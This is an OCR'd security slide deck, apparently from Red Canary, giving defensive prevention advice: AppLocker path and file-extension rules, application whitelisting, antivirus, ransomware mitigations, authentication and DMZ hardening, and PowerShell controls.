
red canary

Prevent



red canary

Reduce the Attack Surface



CIS Guides
Auditscripts.com

red canary

AppLocker

- <drive letter>\users\<username>\appdata\local\temp
- <drive letter>\users\<username>\appdata\local
- <drive letter>\users\<username>\appdata
- <drive letter>\users\<username>\appdata\roaming
- <drive letter>\programdata

.ade, .adp, .ani, .bas, .bat, .chm, .cmd, .com, .cpl, .crt, .exe, .hlp, .ht, .hta, .inf, .ins, .isp, .jar, .job, .js, .jse, .lnk, .mda, .mdb, .mde, .mdz, .msc, .msi, .msp, .mst, .ocx, .pcd, .ps1, .reg, .scr, .sct, .shs, .svg, .url, .vb, .vbe, .vbs, .wbk, .wsc, .ws, .wsf, .wsh, .exe, .pif, .pub

https://github.com/MHaggis/hunt-detect-prevent/tree/master/Prevention/Applocker

red canary

Application Whitelisting

- Custom rules to prevent
- Get granular, it pays off
- Case: Moving too fast

Mike’s 101 Strategy


- High Enforcement on servers
- Low Enforcement on workstations*

red canary

Anti-Virus

Day watcher

- Standard RoTM Detector
- Still highly bypassed
- NGAV
- Case: Dwell time



red canary

Ransomware

1. Backup and Restore Process
2. Block Macros
3. Disable WSH
4. Filter Attachments Level 1
5. Filter Attachments Level 2
6. Restrict program execution
7. Show File Extensions
8. Enforce UAC Prompt
9. Remove Admin Privileges
10. Restrict Workstation Communication
11. Sandboxing Email Input
12. Execution Prevention
13. Change Default "Open With" to Notepad
14. File Screening
15. Restrict program execution #2
16. EMET
17. Sysmon

Anti-Ransomware

- https://ransomfree.cybereason.com/
- http://www.bitdefender.com/solutions/anti-ransomware-tool.html
- https://go.kaspersky.com/Anti-ransomware-tool.html
- https://forums.malwarebytes.com/topic/177751-introducing-malwarebytes-anti-ransomware-beta/

red canary

Authentication

- Microsoft LAPS
- Microsoft ATA
- Password vault
- Separate admin accounts
- 2FA

DMZ

- Separate domain, no trust
- Hardened jump box, 2FA
- *Make it hard*

red canary

PowerShell

Prevent/Detect

- Code signing
- Not every workstation/server needs it
- Disable remote PowerShell
- PowerShell v5 logging

Not perfect, but…

red canary

Resources

- https://github.com/MHaggis/sysmon-dfir
- https://github.com/MHaggis/hunt-detect-prevent

Sharing is caring

red canary

Questions? Feedback?

Contact: mike@redcanary.com @m_haggis